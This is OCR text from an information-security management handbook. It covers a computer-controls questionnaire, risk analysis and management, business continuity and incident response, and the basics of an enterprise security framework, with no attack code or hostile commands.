Thanks for your assisance; if you have any questions, please contact either Alan or myslf.

System Name and Acronym: _____

Key Contact Person: _____

Area where system is used: _____

Questions for initial meeting:

Please describe the system function for us: _____

_____

What operating platform does it work on (hardware)? _____

Is it proprietary software? Yes ☐ No ☐ Who is the supplier? _____

Does MTS have a copy of the source code? Yes ☐ No ☐

In which department? _____

Who can make changes to the source code?_____

Are backups scheduled and stored offsite? Yes ☐ No ☐

How can we obtain a list of users of the systems and their privileges? _____

Is there a maintenance contract for software and hardware? Yes ☐ No ☐

Can we get a copy? Yes ☐ No ☐

Separation of Duties:

Can the same person change security and programming or perform data entry? Yes ☐ No ☐

Completeness and accuracy of inputs/processing/outputs:

Are there edit checks for inputs and controls over totals to ensure that all inputs are entered and processed correctly? Yes ☐ No ☐

Who monitors job processing and would identify job failures? _____

Who receives copies of outputs/reports? _____

Authorization levels

Who has high-level authorization to the system? _____

Security — physical and configuration

Are the hardware and data entry terminals secure? Can just anyone get to them, especially high-level user workstations? Yes ☐ No ☐

Maintenance of tables

Are there any tables associated with the system (i.e., tax tables, employee ID tables)? Yes ☐ No ☐

Who can amend these tables? _____

EXHIBIT 63.1 General Computer Controls Guideline Questionnaire (continued)

Documentation

Is the entire system and process documented? Yes ☐ No ☐

Where are these documents stored? _____

Training of end users

Who trains the users? _____

Who trains the system administrator? _____

Is there a knowledgeable backup person? _____

DRP of System

Has a Disaster Recovery Plan for this system been prepared and filed with Corporate Emergency Management? Yes ☐ No ☐

Please provide an example of an input/output. _____

Any other comments:

_____
_____
_____
_____
_____




EXHIBIT 63.2 Risk analysis/management process.

use to achieve the desired results. Business acumen separates the average manager from the effective manager. With business acumen, they know how to get things done, how to make powerful and credible presentations, when to cry wolf, and when to withdraw. Because the whole foundation of risk analysis is based on understanding and addressing the mission of the business, risk managers must have the ability to set aside their traditional biases and understand the perspective of the business area managers at the same time they are evaluating risk and countermeasures. An ideal risk management solution requires the support of the users, the business area managers, and effective administration. This means that the solution must not be seen as too intrusive or cumbersome for the users nor having a significant performance or productivity impact on the supporting business systems or processes.

Risk Management

This is where the science of risk management comes into effect. Risk management is the careful balance between placing controls into the business processes and systems to prevent, detect, and correct potential incidents, and the requirement that the risk management solution not impede or restrict the proper flow and timeliness of the business.

Once the risk assessment has been completed, the result should be a concise overview of all possible threats to the organization. Included in this review will be a listing of all identified threats, areas potentially impacted by a threat, estimated cost or damage from an exposure (a threat actually being realized or occurring), and the key players in each business group.

From this assessment, the risk managers must evaluate whether or not the risk identified supports the adoption of some form of countermeasure. Usually, these countermeasures can be grouped into three categories: reduce, assign, and accept.

Reduce

To reduce the risk, most often some new control is adopted. These controls can be either administrative (balancing, edits, ID control, process change, or physical access rules) or technical (intrusion detection systems, firewalls, architecture, or new tools). By evaluating the true extent of the risk and the business requirements, the risk manager will develop a list of possible solutions to the risks. These solutions will then be evaluated on the basis of cost, effectiveness, and user acceptance before being presented for approval and implementation.

By this time in the risk analysis and management process, some of the initial fear or excitement that was driving the risk analysis process may be starting to wane. Personnel are moving on to new issues and can become desensitized to the threats that caused them sleepless nights only a few weeks before. This is where many risk management processes become derailed. Solutions are proposed and even purchased, but now the impetus to implement them dries up. The new tools sit ignored because no one has the time to look at them and learn all of their features. The controls are relaxed and become ineffective, and the budget does not provide the funding to continue the administrative support of the controls effectively. These can be dark days for the risk manager, and the result is often an incomplete risk analysis and management process. Now, at the very verge of implementation, the project silently subsides.

This is a challenge for the risk manager. The manager must rise to the occasion and create an awareness program, explain the importance of the new controls, and foster an understanding among the user community of how this risk solution can play a critical role in the future health of their department and the corporation.

Outsourcing

One alternate solution being explored by many companies today is a hybrid between the adoption of risk management tools and the assignment of risk management. This is the concept of outsourcing key areas of the risk management process. It is difficult for a corporation to maintain a competent, knowledgeable staff to maintain some of the tools and products needed to secure an information system. Therefore, they leverage the expertise of a vendor that provides risk management services to several corporations and has a skilled and larger staff that can provide 24-hour support. This relieves the corporation from a need to continually update and train an extensive internal staff group and at the same time can provide some proof of due diligence through the independent evaluation and recommendations of a third party. This does have significant challenges, however. The corporation needs to ensure that the promised services are being delivered, and that the knowledge and care of the corporate network entrusted to a third party are kept secure and confidential. Nothing is worse than hiring a fox to guard the chicken house. Through an outsourcing agreement, the risk manager must maintain the competence to evaluate the performance of the outsourcing support firm.

Assign

To assign the risk is to defer or pass some of the risk off to another firm. This is usually done through some insurance or service level agreement. Insurers will also require a fairly thorough check of the risks to the corporation they are ensuring to verify that all risks are acknowledged and that good practices are being followed. Such insurance should be closely evaluated to confirm that the corporation understands the limita-

tions that could affect a reimbursement from the insurer in the event of a failure. Some of the insurance that one will undoubtedly be seeing more of will be denial-of-service, E-business interruption, and Web site defacement insurance.

Accept

When a risk is either determined to be of an insignificant level, or it has been reduced through countermeasures to a tolerable level, acceptance of the residual risk is required. To accept a level of risk, management must be apprised of the risk analysis process that was used to determine the extent of the risk. Once management has been presented with these results, they must sign off on the acceptance of the risk. This presumes that a risk is defined to be at a tolerable level, either because it is of insignificant impact, countermeasure costs or processes outweigh the cost of the impact, or no viable method of risk prevention is currently available.

Summary

Risk analysis and management is a growing and exciting area. The ability of a corporation to identify risks and prevent incidents or exposures is a significant benefit to ensuring continued business viability and growth even in the midst of increasing threats and pressures. The ability of the risk managers to coordinate their efforts alongside the requirements of the business and to keep abreast of new developments and technologies will set the superb risk managers apart from the mundane and ineffective.

For further research into risk analysis and management, see the Information Assurance Technical Framework (IATF) at www.iatf.net.

New Trends in Information Risk Management

Brett Regan Young, CISSP, CBCP

Corporations have increased their investment in information security because critical business systems have moved into increasingly hostile territory. As the enterprise has embraced new technologies such as EDI/EFT, remote access, and sales automation, confidential data has gradually found itself in ever-riskier venues. Moving to the Internet is the latest — and riskiest — frontier. Nevertheless, forward-looking companies are willing to face the growing and unpredictable body of risks on the Internet to create competitive advantage.

Management of information risk is a new discipline, following on the heels of electronic information systems in general. To date, in the majority of organizations, information risk management has been done largely with a "seat of the britches" approach. The opinions of experts are often sought to assist with current protection needs while divining future threats. Electronic fortifications have been erected to improve an organization's defensive position. These measures, while allowing businesses to operate within the delicate balance of controls and risks, have had mixed success. This is not to say that organizations have not been hit by computer crime. The extent and frequency of such crimes have been historically low enough to give the impression that IS departments and security teams were managing information risk sufficiently well.

A Traditional Approach

Conventional risk analysis is a well-defined science that assists in decision support for businesses. The most common use of risk analysis is to lend order to apparently random events. By observing the frequency of an event factored by the magnitude of the occurrences, one can predict, with more or less accuracy, when and to what degree something might happen. Thus, one might expect ten earthquakes of a 7 magnitude to strike Yokohama within 100 years. When information is available to indicate the projected expense of each episode, then one can ascertain the ALE (annual loss expectancy). Conventional risk analysis is a powerful tool for managing risk, but it works best when analyzing static or slowly evolving systems such as human beings, traffic patterns, or terrestrial phenomena. Incidents that cause the loss of computing functions are difficult to map and even more difficult to predict. Two reasons for this are:

1. Trends in computing change so rapidly that it is difficult to collect enough historical data to make any intelligent predictions. A good example of this can be found in the area of system outages. An observer in California might predict that a server farm should suffer no more than one, three-hour outage in ten years. In 1996, that was plausible. Less than five years later and after an extended power crisis, that estimate was probably off by a factor of ten.
2. There is a contrarian nature to computer crime. Criminals tend to strike the least protected part of an enterprise. Because of the reactive nature of information security teams, it is most likely that one will

add protection where one was last hit. This relationship between attackers and attacked makes most attempts to predict dangerously off-track.

While information risk shares aspects with other types of business risks, it is also unique, making it difficult to analyze and address using conventional methods.

Doing Our Best

To protect their E-commerce operations, most businesses have relied primarily on an "avoidance" strategy, focusing on components such as firewalls and authentication systems. Daily reports of Internet exploits have shown that these avoidance measures, while absolutely essential, are not a sufficient defense. Avoidance strategies offer little recourse when incursions or failures do occur. And despite an organization's best efforts to avoid intrusions and outages, they will occur. In the high-stakes world of E-commerce, would-be survivors must understand this and they need to prepare accordingly.

Reports of Internet intrusions are frequent — and frightening enough to get the attention of management. Tragically, the most common response from corporate management and IS directors is a simple redoubling of current efforts. This reaction, largely driven by fear, will never be more than partially successful. It is simply not possible to out-maneuver Internet thugs by tacking new devices onto the perimeter.

The most telling metric of failed security strategies is financial. According to one source, funding for defensive programs and devices will increase an estimated 55 percent during the two years leading up to 2004, growing to a projected $19.7 billion for U.S. entities alone.[1] Keeping pace with rising computer security budgets are the material effects of computer crime. Dramatic increases in both the frequency and extent of damage were reported in the most recent annual Computer Security Institute (CSI)/FBI computer crime survey. The 273 respondents reported a total of $265 million in losses. These figures were up from the $120 million reported the previous year.[2] While the survey results are not an absolute measure of the phenomenon, it is a chilling thought to imagine that the enormous increases in security spending may not be keeping up with 50 percent and greater annual increases in material damage suffered as a result of computer-related crime.

The composite picture of rising costs for security chasing rising damages casts a dark shadow on the future of electronic commerce. Left unchecked, security threats coupled with security mismanagement could bring otherwise healthy companies to ruin. The ones that escape being hacked may succumb to the exorbitant costs of protection.

Common Sense

Who Let the Cows Out?

During the 1990s, a trend emerged among IS management to focus intensely on prevention of negative security events, often to the exclusion of more comprehensive strategies. There were three distinct rationales behind this emphasis:

1. *Experience has consistently shown that it is cheaper to avoid a negative incident than to recover from it.* This is most often expressed with a barnyard metaphor: "like shutting the gate after the cows are gone." The implication is that recovery operations (i.e., rounding up livestock after they have gotten loose) is infinitely more trouble than simply minding the latch on the gate.
2. *Loss of confidentiality often cannot be recovered, and there is, accordingly, no adequate insurance for it.* Valuing confidential information poses a paradox. All of the value of some types of confidential information may be lost upon disclosure. Conversely, the value of specific information can shoot up in certain circumstances, such as an IPO or merger. Extreme situations such as these have contributed to an "all-or-nothing" mentality.
3. *The "bastion" approach is an easier sell to management than recovery capability.* Information security has always been a hard sell. It adds little to the bottom line and is inherently expensive. A realistic approach, where contingencies are described for circumvented security systems, would not make the sale any easier.

The first argument makes sense: avoidance is cheaper than recovery in the long run. In theory, if new and better defenses are put in place with smarter and better-trained staff to monitor them, then the problem should

be contained. The anticipated results would be a more secure workplace; however, precisely the opposite is being witnessed, as evidenced by the explosive growth of computer crime.

The bastion approach has failed to live up to its expectations. This is not because the technology was not sufficient. The problem lies in the nature of the threats involved. One constant vexation to security teams charged with protecting a corporation's information assets is the speed with which new exploits are developed. This rapid development is attributable to the near-infinite amount of volunteer work performed by would-be criminals around the world. Attacks on the Internet are the ultimate example of guerilla warfare. The attacks are random, the army is formless, and communication between enemy contingents is almost instantaneous. There is simply no firewall or intrusion detection system that is comprehensive and current enough to provide 100 percent coverage. To stay current, a successful defense system would require the "perps" to submit their exploits before executing them. While this may seem ludicrous, it illustrates well the development cycle of defensive systems. Most often, the exploit must be executed, then detected, and finally understood before a defense can be engineered.

Despite the media's fascination with electronic criminals, it is the post-event heroics that really garner attention. When a high-volume E-commerce site takes a hit, the onlookers (especially affected shareholders) are less interested in the details of the exploit than they are in how long the site was down and whether there is any risk of further interruption. Ironically, despite this interest, spending for incident response and recovery has historically been shorted in security and E-commerce budgets.

It is time to rethink information protection strategies to bring them more in line with current risks. Organizations doing business on the Internet should frequently revise their information protection strategies to take into account the likelihood of having to recover from a malicious strike by criminals, a natural disaster, or other failures. Adequate preparation for recovery is expensive, but it is absolutely necessary for businesses that rely on the Internet for mission-critical (time-critical) services.

Exhibit 64.1 illustrates a simple hierarchy of information security defenses. The defenses garnering the most attention (and budget dollars) are in the lower three categories, with avoidance capturing the lion's share. Organizations will need to include recovery and bolster assurance and detection if they are to successfully protect their E-commerce operations.

A Different Twist: Business Continuity Management

Business continuity management (BCM) is a subset of information security that has established recovery as its primary method of risk management. Where other areas of information security have been preoccupied with prevention, BCM has focused almost exclusively on recovery. And just as security needs to broaden its focus on post-event strategies, business continuity needs to broaden its focus to include pre-event strategies. BCM in the E-commerce era will need to devise avoidance strategies to effectively protect the enterprise. The reason for this is time.

A review of availability requirements for Internet business reveals an alarming fact: there often is not enough time to recover from an outage without suffering irreparable damage. Where BCM has historically relied heavily on recovery strategies to maintain system availability, the demands of E-commerce may make recovery an unworkable option. The reason for this is defined by the fundamental variable of maximum tolerable downtime (MTD). The MTD is a measure of just how much time a system can be unavailable with the business still able to recover from the financial, operational, and reputational impacts.

EXHIBIT 64.1 Information Protection Model

Level	Examples
Recovery	Incident response, disaster recovery
Detection	Intrusion detection
Assurance	Vulnerability analysis, log reviews
Avoidance	Firewalls, PKI, policy and standards

Courtesy of Peter Stephenson of the Netigy Corporation.

E-commerce has shortened the MTD to almost nil in some cases. A few years back, a warehousing system might have had the luxury of several days' recovery time after a disaster. With the introduction of 24/7 global services, an acceptable downtime during recovery operations might be mere minutes. In this case, one is left with a paradox: the only workable alternatives to recovery are avoidance strategies.

Referring again to the information protection model, shown in Exhibit 64.1, BCM now requires more solutions at the lower avoidance area of the hierarchy. Discussing these solutions is not within the scope of this chapter, but examples of enhancing availability include system redundancy, duplexing, failover, and data replication across geographical distances. Another indication of the shift in focus is that business continuity now requires a greater investment in assurance and detection technologies. In 2002, was likely that a company's Web presence would fail as a result of a malicious attack because it is from a physical failure. Business continuity teams once relied on calls from end users or the helpdesk for notification of a system failure; but today, sophisticated monitoring and detection techniques are essential for an organization to respond to an attack quickly enough to prevent lasting damage.

The makeup of business continuity teams will likewise need to change to reflect this new reality. A decade ago, business continuity was largely the domain of subject matter experts and dedicated business continuity planners. The distributed denial-of-service attacks witnessed in February 2000 spawned ad hoc teams made up of firewall experts, router jocks, and incident management experts. The teams tackled what was, by definition, a business continuity issue: loss of system availability.

Reworking the Enterprise's Defenses

One only needs to look back as far as the mid-1990s to remember a time when it seemed that we had most of the answers and were making impressive progress in managing information risk. New threats to organizational security were sure to come, but technological advances would keep those in check — it was hoped. Then the rigorous requirements of protecting information within the insecurity of a wired frontier jarred us back to reality. Waves of malicious assaults and frequent outages suggest that it may be a long time before one can relax again. But one should take heart. A thorough review of the current risk terrain, coupled with renewed vigilance, should pull us through. It is quite clear, however, that organizations should not expect to improve the protection of their environments if they continue to use the same strategies that have been losing ground over the past several years. Coming out on top in the E-commerce age will require one to rethink positions and discard failed strategies.

It should be encouragement to us all that reworking the enterprise's defenses requires more rethinking than retooling. Many of the requisite techniques are already resident in the enterprise or can be readily obtained. In recommending a review of an organization's defensive strategy, four principal areas of analysis need to be applied. They are presented below.

Security Architecture

Building an appropriate security architecture for an organization requires a thorough understanding of the organization's primary business functions. This understanding is best obtained through interviews with business leaders within the organization. Once discovered, the primary business functions can be linked to information technology services. These, in turn, will require protection from outside attack, espionage, and systems outage. Protecting IS services and systems is accomplished using security practices and mechanisms. Thus, the results of a security architecture study relate the activities of the information security group back to the primary business of the company.

The results of a security architecture study are particularly enlightening to businesses that have recently jumped onto the Internet. Quite often, businesses will have security processes and mechanisms protecting areas of secondary criticality while new business-critical areas go unprotected. Devising an effective architecture model allows an organization to allocate sufficient resources to the areas that need the most protection.

An additional benefit of the results of a security architecture study lies in its bridging function. Security architecture tracks relationships between information security and business functions that it protects, demonstrating the value of information security to the enterprise. The resultant insights can prove quite valuable as a support tool for budgetary requests.

Business Impact Analysis

Business impact analysis (or BIA) has been used as an essential component of business continuity planning for some years. The BIA estimates the cost per time unit of an outage of a specific system. Once this cost is known for a specific system (e.g., $100,000 per day), then informed decisions can be made concerning the system's protection. In addition to the practical uses for such information, the cost of a potential outage is the type of information that makes corporate management less reluctant to budget for protective measures.

The BIA has been a tool employed almost exclusively by business continuity planners until very recently. As malicious attacks on E-commerce availability have become a costly form of computer crime, the BIA is receiving a broader base of attention.


Two points must be made with respect to doing a BIA on E-commerce systems. First, as the MTD approaches zero, the potential business impact will appear absolute and infinite — much like an asymptote. Some understanding of the actual workings of the system may be indicated here. Unfortunately, because so many systems connected to the Internet host real-time activities, such as stock trading, the impact of a specific system outage may indeed be immediately devastating. This might be the case with a back-office, host-based system that previously had a more relaxed recovery requirement. Moving to a real-time Internet business model may put 7×24 requirements on legacy systems. The resulting dilemma may force decisions regarding the ability of the enterprise to run its business on certain platforms.

Second, a BIA that uses multiple revenue streams as a source of potential lost profit will need to be updated frequently as business shifts to the Internet. This is to say, for example, that a company trying to replace a telephone center with an Internet-based alternative should weight impacts to the telephone center with decreasing importance. This can be accomplished by frequently updating the BIA or by extrapolating future numbers using projections. An example for a bank transitioning to online services is shown in Exhibit 64.2.

The results of a BIA fasten perceived risks to a concrete anchor — money. As with a security architecture review, the information returned suggests a very potent tool. Obtaining resources to protect a business-critical system or process is far easier when the costs of an outage have been tallied and presented to management.

Risk Analysis

Risk analysis isolates and ranks individual risks to a specific system or process. In the past, quantitative risk analysis was time-consuming and not terribly accurate. In the area of E-commerce, risk analysis needs to be swift and decisive to be useful. In industries where marketing goals and production are expected to shift quickly to maximize profitability, risk analysis is the key to avoiding dangerous situations. It can provide the candid observations and raw ideas necessary to devise strategies to avoid and to resist threats.



A bank's transaction totals are shown in millions of dollars per quarter. Four types of transactions are added to obtain the total. As revenue streams shift from one revenue source to another, material impacts to the bank for failed systems in each of the four areas should increase or decrease in proportion to the change. Thus, the numbers used in a BIA must be extrapolated in anticipation of the changes.

EXHIBIT 64.2 Banking services over time.

The method known as facilitated risk analysis, taught by the CSI, offers a rapid, straightforward approach to ascertaining risks without getting bogged down in unnecessary details. Using this approach, a facilitator directs a small group (usually six to twelve people) through a series of questions designed to evoke the participant's impression of the threats to a particular system. Ideally, those participating will represent a diverse group of people, each having a unique view of the system. The process resembles a group interview, in that real-time peer review of each person's comments takes place. The results are a synthesized picture of the system's significant risks and a number of suggested controls for mitigating the risks.

As a process, the facilitated risk analysis is sufficiently lightweight that it could be repeated as often as required without overly taxing the affected group. Effective information security management depends on having a current, realistic assessment of risks to the enterprise's information. It also serves as a check to ensure that the mission of the information security team is in line with the customer's expectations.

Incident Response

Twenty years ago, incident response was exclusively the domain of disaster recovery and corporate (physical) security. If the incident was a massive system failure, the recovery team invoked a detailed, formal plan to recover the information asset. Had there been a reason to suspect wrongdoing, a fraud investigator would be enlisted to investigate the alleged crime.

Client/server and PC networks brought in their wake a wide range of vulnerabilities requiring proactive mechanisms to protect internal networks and hosts. As IS shops raced forward in the waves of new technologies, avoidance remained the preferred strategy — but ad hoc recovery became the new reality. In truth, most organizations make a dreadful mess of recovering from incidents.

In most shops today, incident response is the weakest tool of information defense. Incident recovery is the ability to detect and respond to an unplanned, negative incident in an organization's information systems. Most companies are woefully unprepared to respond to an incident because of their unwavering faith in avoidance. The approach of building an invincible wall around a trusted network was sold so well in the past decade that many organizations felt that spending on detection and recovery from computer crime was a frivolous waste of money. This is the same mix of technological faith and naiveté that supplied lifeboats for only half the passengers on the Titanic.

The appalling lack of incident response capability in most corporate environments is especially salient when one looks at a particularly embarrassing segment of computer crime: insider crime. The CSI/FBI computer crime survey presents an alarming picture of corporate crime that has not deviated very much over the past few years. The survey indicates that corporate insiders perpetrate approximately 70 percent of incidents reported in the survey. Even if overstated, the numbers underscore the need for increased detection and response capabilities. The criminals in these cases were found on the "friendly" side of the firewall. These threats are largely undeterred by the recent increases in funding for Internet security, and they require mechanisms for detection and response expertise to resolve.

Incident response brings an essential element to the arsenal of information security; that is, the organizational skill of having a group rapidly assess a complex situation and assemble a response. Properly managed, an incident response program can save the organization from disaster. The team needs a wide variety of experts to be successful, including legal, networking, security, and public relations experts. And the organization needs to exercise the team with frequent drills.

Conclusion

While the demand for security goods and services is experiencing boundless growth, the total cost of computer crime may be outpacing spending. This should prompt a thorough review of defensive strategies; instead, corporate IS managers seem prepared to increase funding to still higher levels in a futile attempt to build stronger perimeters. There is little reason for optimism for this program, given recent history.

The Internet now hosts live transaction business processes in almost every industry. Hitherto unthinkable exposures of technical, financial, and corporate reputations are the daily grist of the 21st-century information workers. Information risk management was once feasible with a small number of decision makers and security

technicians. Those days are gone. Risk management in an atmosphere that is so fraught with danger and constantly in flux requires clear thought and a broad base of experience. It requires that one take extraordinary measures to protect information while preparing for the failure of the same measures. It also requires wider participation with other groups in the enterprise.

It is incumbent on those who are in a position of influence to push for a more comprehensive set of defenses. Success in the Internet age depends on building a robust infrastructure that avoids negative incidents and is positioned to recover from them as well. Risk management in the 21st-century will require adequate attention to both pre-event (avoidance and assurance) measures as well as post-event (detection and recovery) measures. While the task seems daunting, success will depend on application of techniques that are already well-understood — but lamentably underutilized.

References

1. Prince, Frank, Howe, Carl D., Buss, Christian, and Smith, Stephanie, Sizing the Security Market, *The Forrester Report,* October 2000.
2. Computer Security Institute, *Issues and Trends: 2000 CSI/FBI Computer Crime and Security Survey,* Computer Security Institute, 2000.

Information Security in the Enterprise

Duane E. Sharp

The value of information to an organization cannot be overemphasized, particularly in today's knowledge-based economy. Information is probably *the* most valuable single asset of many organizations.

Corporate data assets are more distributed than in the past, both from a management and geographic location perspective. As well, the number of internal users requiring access to corporate data has increased and the traditionally solid IT perimeter has become much more easily accessed.

One objective of IT management is to provide high-value information services to its end users — its customers — in a timely fashion. Information is valuable in proportion to its timely availability and, in most cases, to its *secure* availability.

With a dizzying array of products and technologies available to provide secure information in various forms and in complex IT environments, the best solution is to develop a comprehensive security framework. This framework will integrate security in a cost-effective manner, subject to the needs of the entire enterprise.

Among the topics to be discussed in this chapter are the following:

- The need for security
- The requirements for implementing security
- Characteristics of an optimal security framework
- Key technology solutions to meet security requirements
- Building an effective security framework that matches technologies with requirements

The Need for Security: Accessing Corporate Data

In a number of geographic sectors of the globe, underground networks of hackers have developed and shared publicly some very sophisticated tools for intercepting and modifying data being transmitted over the Internet. These tools have even enabled successful interception of data behind the relative safety of the walls of corporate office buildings.

Some of the tools used for sniffing, hijacking, and spoofing are freely available on the Internet, a vast, loosely interconnected (and unsecured) network. Initially created as an open, accessible medium for the free exchange of information, it offers numerous opportunities to access data flowing through its global network. For example, a single e-mail message from one individual to a co-worker, buyer, vendor, client, doctor, patient, friend, or relative at a remote location may "hop" through several intermediate "nodes" before arriving at its final destination. At any point along the way, the contents of that e-mail could be visible to any number of people, including competitors, their agents, or individuals who would access the data for fraudulent purposes.

Over the past several years, the threat to organizations from hackers on the Internet has received wide publicity, as several major hacking incidents have interrupted the operations of both business and government. The fact is that although earlier surveys indicated that more than 50 percent of all intrusions occurred from *within* an organization, this trend seems to be reversing according to more recent analyses of hacking incidents.

These studies indicate that the majority of attacks are coming from *outside* the organization. It is not uncommon for such attacks to go unnoticed or unreported, so the statistics probably understate the seriousness of the threat.

In one recent analysis of 2213 Web sites of widely differing content, conducted by the Computer Security Institute, it was found that 28 percent of some commonly used sites were "highly vulnerable" to attack, 30 percent were somewhat vulnerable, and only 42 percent were considered safe. The sites surveyed were grouped into six categories: banks, credit unions, U.S. federal sites, newspapers, adult sites, and a miscellaneous group.

In another more recent study, companies reported annual increases of more than 35 percent in data or network sabotage incidents from 1997 to 1999. In this same survey, organizations reported annual increases of more than 25 percent in financial fraud perpetrated online. Insider abuse of network access increased by over 20 percent, resulting in losses of more than $8 million.

These studies point to the seriousness of the threat to organizations from financial fraud, through unauthorized access and use of corporate data flowing through the Internet and internal networks, and underline the requirement to provide a secure network environment.

Information Security Requirements

While security is a requirement at several levels in the handling of information, many security implementations focus on addressing a particular problem, as opposed to considering *all* levels. For example, most implementations have attempted to address problems such as authentication (ensuring that the users are who they say they are) or on protecting a specific resource such as the customer database. Taken by themselves, these solutions are often quite good at the job they do.

However, as with any assembly of unintegrated point products, these solutions will most likely be less than perfect, as well as being expensive to use and maintain due to their dissimilar user and administrative interfaces.

So, what should an information manager do to reduce the likelihood of significant loss from one of the enterprise's most valuable assets, without disrupting users, delaying current deliverables, and breaking the budget? The simple answer is: implement a comprehensive information security framework for the enterprise, one that stresses seamless integration with the existing IT environment; and implement it incrementally where it is most needed first.

Some of the specifics of a security framework are described later in this chapter. First, this chapter examines some of the requirements of an effective security framework and provides an overview of some of the techniques used to meet these requirements.

Primary Security Functions

The five primary functions of a good security framework include:

1. *Authentication*: to verify with confidence the identities of the users
2. *Access control*: to enable only authorized users to access appropriate resources
3. *Privacy*: to ensure confidentiality of communication among authorized parties and of data in the system
4. *Data integrity*: to ensure that communications, files, and programs are not tampered with
5. *Non-repudiation*: to provide undeniable proof that a certain user sent a certain message and to prevent the receiver from claiming that a different message was received

Functions such as virus protection are not specifically addressed because these are often combined with integrity, access control, and authentication functions.

Authentication

Authentication, the process of verifying the identity of a party or parties to an electronic communication, forces the party to produce proof of identity: something they know, something they have, or something they are. In situations where an individual is physically present to provide identification, these attributes can be provided through biometrics, a physical characteristic of the individual; for example, a fingerprint, voice print, or retinal scan. The first two categories are most commonly used because they are relatively inexpensive to implement.

In other situations where electronic communications are occurring without the facility to acquire a biometric form of identification, the easiest mechanism to implement is a simple password scheme. This mechanism forces the user to provide a known password in order to authenticate. To be effective, password authentication

requires the use of a secure channel through the network to transmit the encrypted password; otherwise, the password might be compromised by electronic eavesdroppers.

Passwords by themselves are not very secure. They are usually short and often easy to guess or observe, and they have been proven to be the weakest link in any system where a user participates in some form of digital commerce. Moreover, because users are increasingly being required to set numerous passwords for various systems, the tendency is to use a single password for all access requirements. They invariably either select from a very short list of known passwords or simply write down all passwords on a piece of paper near their computers. In either case, it is possible for someone to compromise several systems at once.

A cost-effective authentication scheme is to combine a password (something one knows) with an inexpensive smart-card token (something one has). A common example of this is the ATM (automatic teller machine) card. The ATM card is something an individual carries on their person, and the PIN (personal identification number) is something the individual knows. The combination provides improved protection (two-factor authentication) over just one or the other.

An important aspect of authentication is whether it is unilateral (sender authenticates to a server) or bilateral (user and server authenticate to each other). For example, using an ATM at a bank branch assumes that the ATM is legitimate. But can one be as confident when using an ATM sitting alone in a parking lot? There have been well-documented cases of thieves constructing extremely convincing but fraudulent ATMs in parking lots. Dozens of ATM card numbers and PINs, as well as cash, have been taken from unsuspecting customers. While these cases are admittedly rare, they do demonstrate the importance of *bilateral* authentication.

In an electronic environment, public key cryptography systems (usually referred to as PKI, for public key infrastructure), combined with digital certificates, provide a straightforward, secure mechanism for bilateral authentication. The success of public/private key systems and the trustworthiness of digital certificates lie in keeping the private key secret. If an individual's private key is stolen or accessed by an unauthorized party, then all communications to or from that person are compromised. The storage of private keys on PCs throughout an organization becomes a serious security risk. Because the private key is held on an individual's PC, the user must be authenticated on that PC to achieve security. The strongest security systems will store this information on a smart card and will require a PIN for access.

Access Control

Access control (or authorization), as the name implies, deals with ensuring that users only have access to appropriate resources (systems, directories, databases, even records) as determined by the security policy administrator. Technologies commonly used to enforce access control include trusted operating systems through the use of access control lists (ACLs), single sign-on products, and firewalls. Single sign-on products enable a user to authenticate to the environment once per session. The user will thus be authorized to access any of the appropriate resources without the need for additional authentication during that session.

Privacy

Privacy is the cornerstone of any security environment. Although the definition of privacy can vary significantly between users and owners, privacy issues are important for data with financial, personnel, or research value. Even on a corporate intranet, the privacy issue is important. However, extranet sites often face the greatest challenge in handling data because individuals and corporate data must be protected while multiple corporate entities are provided with some level of access to the data.

Depending on its sensitivity, information must be rendered indecipherable to unauthorized people, whether stored on disk or communicated over a network. Privacy can be implemented through physical isolation. In today's computing environments, however, this is generally too inefficient for most users. The ideal solution for most enterprises is to implement a decentralized cryptographic environment enabling users to maintain and exchange encrypted information.

The entire set of trust requirements for E-security (security of electronic data) builds on the foundation of encryption. There are numerous cryptographic systems available, both asymmetric and symmetric. However, asymmetric coding procedures typically have a severe disadvantage: they are computationally very expensive in comparison with symmetric procedures.

To minimize this problem, fast symmetric coding systems are usually combined with slower asymmetric ones, and a combination of public and private keys is used to decode and decrypt the message. In a secure environment, each user is assigned a user name, together with a public and private key. The public key is

published, that is, made available to all interested parties, together with the user name; the private key is only known to its key holder.

There are also efficient procedures to protect the integrity of information, by generating and verifying electronic signatures, combining asymmetric encoding with checksum algorithms, which are efficiently and easily implemented.

An interested partner can now authenticate the key holder through the capability of adding an electronic signature to data elements. However, this only ensures that the partner corresponds to that key; authentication of the partner by name requires a mechanism to guarantee that names and public keys belong together. The problem is comparable to that of a personal identity card, in that a match between the partner and the photo on the identity card does not mean that the partner's name is actually that shown on the identity card.

The idea of the identity card can be carried over to an electronic form. The corresponding "identity cards" are called certificates, which attest to the public key-name pair. It is also possible to distribute pairs of names and keys to the partners via secure channels and store them with write protection. If there are few subscribers, the names and public keys of all possible communication partners can be stored in a table in the electronic message handling system. To avoid a man-in-the-middle attack, it is necessary to ensure that the names and public keys actually belong together. In practice, this means that the pairs of names and keys must be distributed via secure channels and stored in the systems with write protection.

Data Integrity

Integrity involves the protection of data from corruption, destruction, or unauthorized changes. This requirement also extends to the configurations and basic integrity of services, applications, and networks that must be protected. Maintaining the integrity of information is critical. When information is communicated between two parties, the parties must have confidence that it has not been tampered with. Conceptually similar to checksum information, most cryptographic systems provide an efficient means for ensuring integrity.

